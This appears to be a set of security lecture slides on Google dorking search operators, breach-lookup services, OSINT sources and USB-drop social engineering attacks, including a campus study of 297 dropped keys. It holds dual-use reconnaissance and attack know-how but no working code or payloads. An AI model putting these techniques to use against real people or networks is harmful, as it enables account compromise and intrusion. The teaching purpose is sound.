
- Google dorking is the art of using complex (or not) queries using Google's filters
- This can have devastating effects for your network/accounts/websites
- In a few seconds one can find:
 - Leaked password data
 - Credit card details
 - Vulnerable websites
 - Web cameras
 - Etc.

Search filters

Filter	Description	Example
allintext	Searches for occurrences of all the keywords given.	<code>allintext:"keyword"</code>
intext	Searches for the occurrences of keywords all at once or one at a time.	<code>intext:"keyword"</code>
inurl	Searches for a URL matching one of the keywords.	<code>inurl:"keyword"</code>
allinurl	Searches for a URL matching all the keywords in the query.	<code>allinurl:"keyword"</code>
intitle	Searches for occurrences of keywords in title all or one.	<code>intitle:"keyword"</code>
allintitle	Searches for occurrences of keywords all at a time.	<code>allintitle:"keyword"</code>
site	Specifically searches that particular site and lists all the results for that site.	<code>site:"www.google.com"</code>
filetype	Searches for a particular filetype mentioned in the query.	<code>filetype:"pdf"</code>
link	Searches for external links to pages.	<code>link:"keyword"</code>
numrange	Used to locate specific numbers in your searches.	<code>numrange:321-325</code>
before/after	Used to search within a particular date range.	<code>filetype:pdf & (before:2000-01-01 after:2001-01-01)</code>
allinanchor (and also inanchor)	This shows sites which have the keyterms in links pointing to them, in order of the most links.	<code>inanchor:rat</code>
allinpostauthor (and also inpostauthor)	Exclusive to blog search, this one picks out blog posts that are written by specific individuals.	<code>allinpostauthor:"keyword"</code>
related	List web pages that are "similar" to a specified web page.	<code>related:www.google.com</code>
cache	Shows the version of the web page that Google has in its cache.	<code>cache:www.google.com</code>

Leaked passwords

- Tools like *have I been pwned?* are great but can also have a dual use
 - Attacker scanning for your email
 - Password reusage/recycling
 - But also profiling (e.g., services used)



The screenshot shows the homepage of the Have I Been Pwned? website. At the top, there is a navigation bar with links to Home, Notify me, Domain search, Who's been pwned, Passwords, API, About, and Donate. Below the navigation bar, a large teal header box contains the text "'--have i been pwned?'". Underneath this, a sub-header says "Check if your email address is in a data breach". A search bar contains the email address "emmva@dtu.dk". To the right of the search bar is a button labeled "pwned?" with a red icon. Below the search area, a green section displays the message "Good news — no pwnage found!" and "No breached accounts and no pastes (subscribe to search sensitive breaches)". There are social media sharing icons and a "Donate" button. Further down, four statistics are listed: "764 pwned websites", "13,066,686,220 pwned accounts", "115,769 pastes", and "228,884,627 paste accounts". On the left, a "Largest breaches" section lists ten entries with logos and account counts. On the right, a "Recently added breaches" section lists several new data breaches with their names and account counts.


Breach Name	Account Count
Collection #1 accounts	772,904,991
Verifications.io accounts	763,117,241
Onliner Spambot accounts	711,477,622
Data Enrichment Exposure From PDL Customer accounts	622,161,052
Exploit.In accounts	593,427,119
Facebook accounts	509,458,528
Anti Public Combo List accounts	457,962,538
River City Media Spam List accounts	393,430,309
MySpace accounts	359,420,698
Wattpad accounts	268,765,495

Breach Name	Account Count
boAt accounts	7,528,986
SurveyLama accounts	4,426,879
Pandabuy accounts	1,348,407
Washington State Food Worker Card accounts	1,594,305
England Cricket accounts	43,299
Exvagos accounts	2,121,789
GSM Hosting accounts	2,607,440
SwordFantasy accounts	2,690,657
MediaWorks accounts	162,710
AT&T accounts	49,102,176

Connecting the pieces together:

<https://osintframework.com>

- Collection of multiple sources for OSINT
 - Quite a few work nicely
 - Some turned into businesses
 - Some have expired



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USB dropping

USB dropping attacks

- Three classes of attacks:
 - **Social engineering** (common)
 - **HID spoofing** (very common - this is rubber ducky)
 - **0-day driver exploit** (uncommon)



USB dropping attacks

- Pros & cons per method (source Black Hat USA 2016)

Attack vector	Mostly used by	Complexity & Cost	Reliability	Stealth	Cross OS
Social engineering	Academics Our study!	★	★	★	★★★
HID Spoofing Human Interface Device	White Hat Corporate espionage	★★	★★★	★★	★★
0-day	Government High-end corp espionage	★★★★	★★★★	★★★★	★




USB SOCIAL ENGINEERING ATTACKS


USB dropping attacks

- How effective is this method?
 - 297 social-engineering USB keys dropped on the University of Illinois campus
 - Regular USB keys with plain HTML files
 - Built a USB key creation, dropping and monitoring system


University of Illinois campus attack




Appearance matters (?)



USB content



Campus location types



Parking lot



Outside



Common room



Classroom



Hallway



(Reddit busted)

The screenshot shows a web browser displaying a Reddit post from the subreddit r/UIUC. The post is titled "USB flash drives with "Final Exam Answers" appearing on campus". It has 36 upvotes and was submitted 1 year ago by user DozTK421. The post content discusses seeing flash drives with "Final Exam Answers" printed on them around campus, which is concerning due to the possibility of malware. The user recommends dropping such drives off at the CITES Help Desk. There are 16 comments visible below the post.

This is an archived post. You won't be able to vote or comment.

USB flash drives with "Final Exam Answers" appearing on campus (self.UIUC)
36 submitted 1 year ago by DozTK421

I saw posts yesterday about flash drives seen around campus with "Final Exam Answers" printed on them. Someone actually had a picture.
Does anyone have any examples of this? Or pictures? Yes, I work for campus IT. I am concerned that this is way to sneak in malware. It's a common tactic. When you plug in the flash drive, it's not what you see, but may not be visible.
Needless to say, if you see one of these, I recommend that it is not safe to plug into your USB drive, no matter when you are using a Mac, Windows, Linux, or CP/M. I'd ask that you drop it off with the CITES (or tech services, etc) Help Desk. I'd be very curious to look at one of these.

16 comments share pocket buffer

[all 16 comments](#)
sorted by: [best](#)



[–] serendipitee 26 points 1 year ago
As I said in the last thread, I had picked one up myself (completely unlabeled) and plugged it into a school computer to check whom it might have belonged to. Turns out it's a study being done by Prof. Michael Bailey, so contact him if you have questions about it. The original ones are not intended to be malicious.
However, since a lot more people probably know about this now, a malicious person could start interfering with the experiment (either by messing with the original USBs or dropping their own malicious ones). So yeah, don't go plugging strange USBs into your computer.

Results

